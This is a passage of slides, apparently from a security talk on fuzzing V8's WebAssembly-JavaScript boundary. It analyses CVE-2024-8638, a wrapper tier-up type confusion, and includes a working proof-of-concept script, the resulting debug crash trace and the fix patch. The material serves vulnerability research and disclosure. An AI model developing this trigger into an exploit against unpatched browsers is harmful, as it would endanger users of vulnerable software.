may differ from the actual code.



# CVE-2024-8638

V8 would optimize the **JSToWasmWrapper** to reduce the overhead of parameter type conversion.

Newly optimized wrapper is then applied to all exported functions with **same function signature**.






# CVE-2024-8638

What about the function wrapper for re-exporting the imported JS function?


=> JSToJSWrapper



# CVE-2024-8638

What happens if the wrapper of another Wasm exported function is optimized at this point?

=> **The JSToJSWrapper will be incorrectly replaced.**





# CVE-2024-8638

```
# CMD: /tmp/d8-linux-debug-v8-component-95842/d8 --allow-natives-syntax --jit-fuzzing poc.js
# OUTPUT =====
```

```
#
# Fatal error in ../../src/objects/shared-function-info-inl.h, line 911
# Debug check failed: HasWasmExportedFunctionData().
#
#
#FailureMessage Object: 0x7ffd2b60ead0
==== C stack trace =====

/tmp/d8-linux-debug-v8-component-
95842/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+0x13) [0x7f831d74b153]
/tmp/d8-linux-debug-v8-component-95842/libv8_libplatform.so(+0x199ed) [0x7f831d6f39ed]
/tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(V8_Fatal(char const*, int, char const*,
...)+0x194) [0x7f831d72c854]
/tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(+0x2c265) [0x7f831d72c265]
/tmp/d8-linux-debug-v8-component-
95842/libv8.so(v8::internal::SharedFunctionInfo::wasm_exported_function_data(v8::internal::PtrComprCage
Base) const+0xa3) [0x7f831a87b143]
/tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3ffb012) [0x7f831bdfb012]
/tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3fda1fb) [0x7f831bdda1fb]
/tmp/d8-linux-debug-v8-component-95842/libv8.so(v8::internal::Runtime_WasmCompileWrapper(int,
unsigned long*, v8::internal::Isolate*)+0x90) [0x7f831bdd9a30]
/tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x1f65dd7) [0x7f8319d65dd7]
```

```
d8.test.enableJSPI();
d8.test.installConditionalFeatures();
d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
const sig = makeSig([kWasmI32], []);
const builder = new WasmModuleBuilder();
const _type = builder.addType(sig);
const _import = builder.addImport('m', 'foo', _type);
const _table = builder.addTable(kWasmAnyFunc, 10).index;
builder.addExportOfKind(sig, builder, _import, _table);
builder.addFunction('main', _type).addBody([
    kExprLocalGet, 0,
    kExprI32Const, 0,
    kExprTableGet, _table,
    kGCPrefix,
    kExprRefCast, _type,
    kExprCallRef, _type
]).exportFunc();
const func = new WebAssembly.Function(
    { parameters: ['i32'], results: [] },
    () => 12);
const instance = builder.instantiate({ 'm': { 'foo': func } });
instance.exports.main(15);
```



# Fix Patch

In replacing the wrapper of a function exported from Wasm, **do not replace the wrapper** if the function is imported from the JavaScript side.

```
[wasm] Skip WasmJSFunctions in js-to-wasm wrapper tier-up
```

When a js-to-wasm wrapper tiers up, we also set the newly compiled wrapper as the target for other exports that have the same signature. This assumed that all exports have type `WasmExportedFunction`, but they can also have type `WasmJSFunction` in the case of a re-exported `WebAssembly.Function` import.

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Fixed: 362539773

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
```
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index 6033535..78567ae 100644
--- a/src/runtime/runtime-wasm.cc
+++ b/src/runtime/runtime-wasm.cc
```

```
@@ -547,6 +547,8 @@
    CHECK(trusted_instance_data->try_get_func_ref(function_index, &func_ref);
    Tagged<JSFunction> external_function;
    CHECK(func_ref->internal(isolate)->try_get_external(&external_function));
+   if (external_function->shared()->HasWasmJSFunctionData()) return;
+   CHECK(external_function->shared()->HasWasmExportedFunctionData());
    external_function->UpdateCode(*wrapper_code);
    Tagged<WasmExportedFunctionData> function_data =
        external_function->shared()->wasm_exported_function_data();
```



# WASM-JS Interaction Fuzzing Architecture

## WebAssembly-JavaScript Interaction Fuzzing Architecture



# Conclusions

- 1. The Boundary Between WASM and JS Remains a High-Risk Area**
- 2. JSPI Improves Asynchronous Integration but Poses Security Risks**
- 3. Fuzz Testing is Crucial for Discovering Vulnerabilities**
- 4. Engine-Level Improvements and Patches Are Ongoing**



# Thanks